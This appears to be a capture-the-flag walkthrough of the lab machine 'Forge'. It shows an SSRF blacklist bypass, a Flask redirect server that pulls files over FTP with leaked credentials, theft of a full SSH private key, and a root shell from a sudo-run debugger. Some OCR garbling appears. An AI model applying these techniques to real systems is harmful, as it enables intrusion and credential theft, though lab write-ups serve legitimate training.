01 Scan

```
cbbh-preperation/forge → rustscan --ulimit 500 -a 10.10.11.111 -- -sC -sV -Pn --script=default
 The Modern Day Port Scanner.
 https://discord.gg/GFrQsGy
: https://github.com/RustScan/RustScan :
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker imag
Open 10.10.11.111:22
Open 10.10.11.111:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
PORT
      STATE SERVICE REASON VERSION
22/tcp open ssh
                 syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2sK9Bs3bKpmIER8QElFzWVwM0V/pval09g7B0CYM0ZihHpPeE4S2a
f3lXIDr8j2U3vDAwgbQINDinJaFTjDcXk0Y57u4s2Si4XjJZnQVXuf8jGZxyyMKY/L/RYxRiZVhDGzEzEBxyLTgr5rHi3H
4XKmVX5KxMasRKlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFYFPh6VJ4HC0Cs2AuUC8T0LisZfysm61pi
    256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH67/BaxpvT3XsefC62
    256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjspAQpHLIC
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://forge.htb
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

02 HTTP

forge.htb


Gallery Upload an image



There's image upload button on top right.




I intercept the upload



When submitted, I got the url in response.

```
Request Response
HTTP/1.1 200 OK
                                    Sun, 02 Apr 2023 02:42:36 GMT
Date
                                   Apache/2.4.41 (Ubuntu)
Server
Vary
                                   Accept-Encoding
Content-Encoding
                                    gzip
Transfer-Encoding
                                   chunked
                                    text/html; charset=utf-8
Content-Type
 <!DOCTYPE html>
 <head>
   <title>Upload an image</title>
 </head>
 <body onload="show_upload_local_file()">
   <link rel="stylesheet" type="text/css" href="/static/css/main.css">
   <link rel="stylesheet" type="text/css" href="/static/css/upload.css">
   <script type="text/javascript" src="/static/js/main.js"></script>
   <header>
     <nav>
       <h1 class="">
         <a href="/">Gallery</a>
       </h1>
       <h1 class="align-right">
         <a href="/upload">Upload an image</a>
       </h1>
     </nav>
   </header>
   <center>
     <hr>
     <br>
     <div id="content">
       <h2 onclick="show_upload_local_file()">
         Upload local file
       </h2>
       <h2 onclick="show_upload_remote_file()">
         Upload from url
       </h2>
       <div id="form-div"></div>
     </div>
   </center>
       <strong>File uploaded successfully to the following url:</strong>
     </center>
         <a href="http://forge.htb/uploads/CiZN6CvpfJGLdQ7HSprB">
           http://forge.htb/uploads/CiZN6CvpfJGLdQ7HSprB
       </strong>
     </center>
   </h1>
 </body>
```

My guess is PHP server, so I am going to try PHP web shell.



I try uploading PHP file but it does no work either.

admin.forge.htb

I try looking for sub-domain and found admin.forge.htb

When I curl, it says only *localhost* is allowed.

```
    cbbh-preperation/forge → curl http://admin.forge.htb/
Only localhost is allowed!
    cbbh-preperation/forge → []
```

I try with upload from url from http://forge.htb

Upload local file Upload from url



Upload local file Upload from url



URL contains a blacklisted address!

I try http://aDmIn.f0rGe.hTb and it works.

Upload local file Upload from url



File uploaded successfully to the following url: http://forge.htb/uploads/Nheipb1IzjJ3OpGcnHhR

```
cbbh-preperation/forge → curl http://forge.htb/uploads/Nheipb1IzjJ30pGcnHhR
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
   <link rel="stylesheet" type="text/css" href="/static/css/main.css">
   <header>
           <nav>
               <h1 class=""><a href="/">Portal home</a></h1>
               <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
               <h1 class="align-right"><a href="/upload">Upload image</a></h1>
           </nav>
   </header>
   <center><h1>Welcome Admins!</h1></center>
</body>
</html>
<sup>™</sup>
E cbbh-preperation/forge →
```

I try http://admin.foRge.htb/announcements and got credential.

```
on/forge → curl http://forge.htb/uploads/H0ePXec0YP9V4bhoeNHr
<!DOCTYPE html>
<html>
<head>
   <title>Announcements</title>
</head>
   <!dink rel="stylesheet" type="text/css" href="/static/css/main.css">
<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
           </nav>
   </header>
   An internal ftp server has been setup with credentials as user:heightofsecurity123!
        The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.
In your one can simply pass a url with ?u=<url&gt;.

   √body>
</html><mark>%</mark>
  cbbh-preperation/forge 🤿 📗
```

user:heightofsecurity123!

But I cannot do 127.0.0.1 in input, it is blacklisted. So instead I am gonna try calling to my web server.

```
    cbbh-preperation/forge → cat app.py -p
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def root():
    return "Hello"

= cbbh-preperation/forge → ■
```

I put http://10.10.14.10:5000 and it works.

So what I am going to try now is that Flask server will redirect to it's admin.

```
    cbbh-preperation/forge → cat -p app.py
from flask import Flask, request, redirect

app = Flask(__name__)

@app.route("/")
def root():
    f = request.args.get('f', default='')
    return redirect(f'http://admin.forge.htb/upload?u=ftp://user:heightofsecurity123!@127.0.0.1/{f}')
    cbbh-preperation/forge → ■
```

I call http://10.10.14.10:5000?f=.bashrc and I can read the file.

```
≡ cbbh-preperation/forge → curl http://forge.htb/uploads/9daQFwVy1REsdNgUkpbe
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth
# append to the history file, don't overwrite it
shopt -s histappend
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
```

So now instead I try reading SSH key and got it.

• http://10.10.14.10:5000?f=.ssh/id_rsa

cbbh-preperation/forge → curl http://forge.htb/uploads/w2YmWVfncajfPGKpGUAn
----BEGIN OPENSSH PRIVATE KEY-----

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 shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=

----END OPENSSH PRIVATE KEY----

Ξ cbbh-preperation/forge →

```
≡ cbbh-preperation/forge → sshNoVerify user@forge.htb -i forge.key
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ECDSA key fingerprint is SHA256:e/qp97tB7zm4r/sMgxwxPixH0d4YFnuB6uKn1GP5GTw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb.10.10.11.111' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                 https://ubuntu.com/advantage
  System information as of Sun 02 Apr 2023 04:51:02 AM UTC
  System load:
                        0.0
  Usage of /:
                       44.0% of 6.82GB
  Memory usage:
                       21%
  Swap usage:
                       0%
  Processes:
                       222
  Users logged in:
  IPv4 address for eth0: 10.10.11.111
  IPv6 address for eth0: dead:beef::250:56ff:feb9:3c29
O updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

03 Foothold

user.txt

```
user@forge:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@forge:~$ ls
snap user.txt
user@forge:~$ cat user.txt
fa06f3c5f08a760208cd1c81b68fcbea
user@forge:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:3c:29 brd ff:ff:ff:ff:ff
    inet 10.10.11.111/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:3c29/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:3c29/64 scope link
       valid_lft forever preferred_lft forever
user@forge:~$ hostname
forge
user@forge:~$
```

Privilege escalation

This user can run python3 to /opt/remote-manage.py as root.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin
User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$ []
```

```
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb
port = random.randint(1025, 65535)
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() ≠ 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option = 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option = 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option = 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option = 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
user@forge:~$
```

The password is secretadminpassword.

I run the service and connect from another SSH session.

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:35952
```

```
user@forge:~$ nc 127.0.0.1 35952
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
```

```
State
       Recv-Q
               Send-Q
                         Local Address:Port
                                                Peer Address:Port
                                                                 Process
LISTEN 0
                             127.0.0.1:35952
                                                    0.0.0.0:*
               1
LISTEN 0
               32
                               0.0.0.0:21
                                                    0.0.0.0:*
               4096
LISTEN 0
                         127.0.0.53%lo:53
                                                    0.0.0.0:*
LISTEN 0
              128
                                                    0.0.0.0:*
                               0.0.0.0:22
LISTEN 0
              511
                                    *:80
                                                          *:*
LISTEN 0
               128
                                  [::]:22
                                                      [::]:*
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
```

The problem is in *Exception*, where there is an exception, it will calls Python Debugger *pdb*.

Entering text gives an exception.

```
ghost
```

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:35952
invalid literal for int() with base 10: b'ghost'
> /opt/remote-manage.py(27)<module>()
→ option = int(clientsock.recv(1024).strip())
(Pdb)
```

Now I can enter system commands.

```
(Pdb) import os
(Pdb) os.system("bash")
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user# ■
```

root.txt

```
root@forge:~# cat root.txt
60a7827cc6209c8b38dfb1a88d65d2ec
root@forge:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
   link/ether 00:50:56:b9:3c:29 brd ff:ff:ff:ff:ff
    inet 10.10.11.111/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:3c29/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:3c29/64 scope link
       valid_lft forever preferred_lft forever
root@forge:~# hostname
forge
root@forge:~#
```